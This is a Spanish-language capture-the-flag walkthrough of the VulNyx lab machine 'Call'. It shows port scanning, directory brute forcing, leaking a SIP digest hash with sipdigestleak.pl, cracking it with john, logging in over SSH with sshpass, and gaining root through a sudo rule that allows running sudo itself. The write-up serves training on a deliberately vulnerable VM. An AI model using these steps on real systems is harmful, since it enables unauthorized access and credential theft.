VulNyx - Call
Information
Call es una máquina virtual vulnerable Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 10:40 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
❯ nmap -sVC -p22,80 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 10:41 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00030s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.61 ((Debian))
|_http-title: CallMe
|_http-server-header: Apache/2.4.61 (Debian)
UDP
❯ nmap -sU --top-ports 50 192.168.1.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 10:46 CEST
Nmap scan report for 192.168.1.56
Host is up (0.00036s latency).
Not shown: 48 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
5060/udp open|filtered sip
Shell (phone)
80/TCP (HTTP)

Site
Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.56/ -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.56/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 297]
/.html                (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
Progress: 882180 / 882184 (100.00%)
===============================================================
Finished
===============================================================
5060/UDP (SIP)
Enumero Session Initiation Protocol (SIP) con la herramienta sipdigestleak.pl y obtengo un hash MD5 del usuario phone
❯ perl sipdigestleak.pl -h 192.168.1.56
[+] Connecting to 192.168.1.56:5060
[+] Sending INVITE 100 => 100
[-] 180 Ringing
[-] 200 OK
[+] Sending ACK
[+] Waiting for the BYE message
[-] BYE received
[+] Sending 407 Proxy Authentication Required
[-] Auth: Digest username="phone", uri="sip:127.0.0.1:5060", password="b9bb7e7b00a4ba1e0d15fa8b2485d8c4", algorithm=MD5
Cracking (MD5)
Consigo romper el hash y obtengo el password telephone
❯ john --wordlist=/opt/techyou.txt hash --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
telephone        (?)
22/TCP (SSH)
Accedo al sistema como usuario phone con las credenciales obtenidas
❯ sshpass -p 'telephone' ssh phone@192.168.1.56 -o StrictHostKeyChecking=no
phone@call:~$ id ; hostname
uid=1000(phone) gid=1000(phone) grupos=1000(phone)
call
Privilege Escalation
Enumeration
Sudo
El usuario phone puede ejecutar como root el binario sudo con sudo
phone@call:~$ sudo -l
Matching Defaults entries for phone on call:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User phone may run the following commands on call:
    (root) NOPASSWD: /usr/bin/sudo
Abuse
Me convierto en usuario root abusando del privilegio
phone@call:~$ sudo -u root /usr/bin/sudo su
root@call:/home/phone# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
call
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
root@call:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
703ea4b*************************
ca1b585*************************
Hasta aquí la resolución de la máquina Call.
Happy Hacking!